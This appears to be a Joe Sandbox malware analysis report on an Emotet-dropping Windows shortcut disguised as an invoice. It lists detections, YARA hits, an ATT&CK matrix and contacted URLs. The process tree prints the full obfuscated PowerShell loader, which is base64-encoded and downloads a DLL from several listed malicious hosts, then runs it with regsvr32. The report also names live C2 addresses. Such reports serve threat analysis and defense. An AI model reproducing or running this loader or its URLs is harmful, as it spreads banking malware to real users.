ID: 632057
Sample Name: RechnungsDetails 2022.20.05_1044.lnk
Cookbook: default.jbs
Time: 08:52:49
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

RechnungsDetails 2022.20.05_1044.lnk

Overview

General Information

Sample Name:	RechnungsDetails 2022.20.05_1044.lnk
Analysis ID:	632057
MD5:	235332fd9cf506f..
SHA1:	514f37f2b32eb85.
SHA256:	6a6547bc259080..
Tags:	lnk
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Windows shortcut file (LNK) starts b…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Suspicious powershell command lin…
- Machine Learning detection for sam…
- Suspicious command line found
- Powershell drops PE file

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 7040 cmdline: C:\Windows\System32\cmd.exe" /v:on /c zIkGA07kqp/HVSJK6L7RjY+ay04qYhLTdlRQkqIXeTfVVJIU9NeSf/9YcHLfxyd+ETRqdB8X||p^o^w^e^r^s^h^e^/^l.e^x^e -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1lb3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)} MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 7060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 7100 cmdline: powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1lb3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - regsvr32.exe (PID: 3008 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP MD5: D78B75FC68247E8A63ACBA846182740E)
      - regsvr32.exe (PID: 6180 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\ZrCipB\RLcE.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
- svchost.exe (PID: 1592 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2860 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6244 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6612 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5900 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3000 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
RechnungsDetails 2022.20.05_1044.lnk	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x2b3:$r1: p^o^w^e^r^s^h^e^l^l • 0x2b3:$r2: p^o^w^e^r^s^h^e^l^l
RechnungsDetails 2022.20.05_1044.lnk	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.704622582.0000000001E40000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.705071656.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.476229971.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.476121301.0000000002220000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Process Memory Space: powershell.exe PID: 7100	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x2835:$b2: ::FromBase64String(• 0x2b90:$b2: ::FromBase64String(• 0x128b5:$b2: ::FromBase64String(• 0x12f89:$b2: ::FromBase64String(• 0x13532:$b2: ::FromBase64String(• 0x1388f:$b2: ::FromBase64String(• 0x1448d:$b2: ::FromBase64String(• 0x149b0:$b2: ::FromBase64String(• 0x1ed0a:$b2: ::FromBase64String(• 0x1f065:$b2: ::FromBase64String(• 0x39363:$b2: ::FromBase64String(• 0x43461:$b2: ::FromBase64String(• 0x5e4ad:$b2: ::FromBase64String(• 0x5e731:$b2: ::FromBase64String(• 0x930f7:$b2: ::FromBase64String(• 0x93454:$b2: ::FromBase64String(• 0x93b08:$b2: ::FromBase64String(• 0x941dc:$b2: ::FromBase64String(• 0x94825:$b2: ::FromBase64String(• 0x94d46:$b2: ::FromBase64String(• 0xc7733:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.2220000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.1e40000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.regsvr32.exe.1e40000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.2220000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Suspicious command line found

Obfuscated command line found

Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Language, Device and Operating System Detection

Yara detected Obfuscated Powershell


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Deobfuscate/Decode Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 1 1 Process Injection	2 Obfuscated Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 DLL Side-Loading	Security Account Manager	2 5 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 Masquerading	NTDS	1 Query Registry	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 3 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	2 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Process Injection	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	1 2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Regsvr32	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RechnungsDetails 2022.20.05_1044.lnk	41%	ReversingLabs	Shortcut.Trojan.BynocoLNK	
RechnungsDetails 2022.20.05_1044.lnk	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	31%	Metadefender		Browse
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	40%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
jsonsintl.com	5%	Virustotal		Browse
www.jsonsintl.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://www.jsonsintl.com/	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://digitalkitchen.jp/images/PVn/	100%	Avira URL Cloud	malware	
http://https://go.micro	0%	URL Reputation	safe	
http://https://173.82.82.196/hU	100%	Avira URL Cloud	malware	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/	100%	Avira URL Cloud	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://173.82.82.196:8080/s64	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://piffl.com/piffl.com/a/ity.	100%	Avira URL Cloud	malware	
http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/	100%	Avira URL Cloud	malware	
http://jsonsintl.com	0%	Avira URL Cloud	safe	
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://piffl.com/piffl.com/a/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/tem	100%	Avira URL Cloud	malware	
http://https://nakharinitwebhosting.com/HSDYKN1X5GLF/	100%	Avira URL Cloud	malware	
http://crl.microsof	0%	URL Reputation	safe	
http://www.jsonsintl.com	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://www.jsonsintl.comx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jsonsintl.com	98.142.105.106	true	true	• 5%, Virustotal, Browse	unknown
www.jsonsintl.com	unknown	unknown	true	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.jsonsintl.com/RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.694341843.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jsonsintl.com/	powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://digitalkitchen.jp/images/PVn/	powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://go.micro	powershell.exe, 00000002.00000002.479789071.000001AFE2077000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/hU	regsvr32.exe, 00000004.00000002.704197704.00000000005A8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://contoso.com/License	powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/	regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://ncia.dothome.co.kr/wp-includes/lu7JbjX8XL1KaD/	powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.ver)	svchost.exe, 00000008.00000002.705634102.000001F197E85000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000002.704616242.0000027EE36EE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://173.82.82.196:8080/s64	regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.tiktok.com/legal/report/feedback	svchost.exe, 00000012.00000003.699274936.0000027EE41B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699365782.0000027EE419C000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699248886.0000027EE41B2000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699317061.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.699433667.0000027EE4602000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://piffl.com/piffl.com/a/ity.	powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jsonsintl.com	powershell.exe, 00000002.00000002.478180056.000001AFE1AED000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://support.hotspotshield.com/	svchost.exe, 00000012.00000003.683864450.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684039321.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801.0000027EE4619000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683974723.0000027EE4602000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684009134.0000027EE4603000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 00000004.00000002.70432032 3.00000000005E2000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000003.527854903.00000000005E2000. 00000004.00000020.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://www.disneyplus.com/legal/privacy-policy	svchost.exe, 00000012.00000003.694418224 .0000027EE418B000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.694341843.0000027EE419D000.00 000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://piffl.com/piffl.com/a/	powershell.exe, 00000002.00000002.478199 293.000001AFE1AFA000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196:8080/tem	regsvr32.exe, 00000004.00000002.70432032 3.00000000005E2000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000003.527854903.00000000005E2000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// https://nakharinitwebhosting.com/HSDYKN1X5GLF/	powershell.exe, 00000002.00000002.478199 293.000001AFE1AFA000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
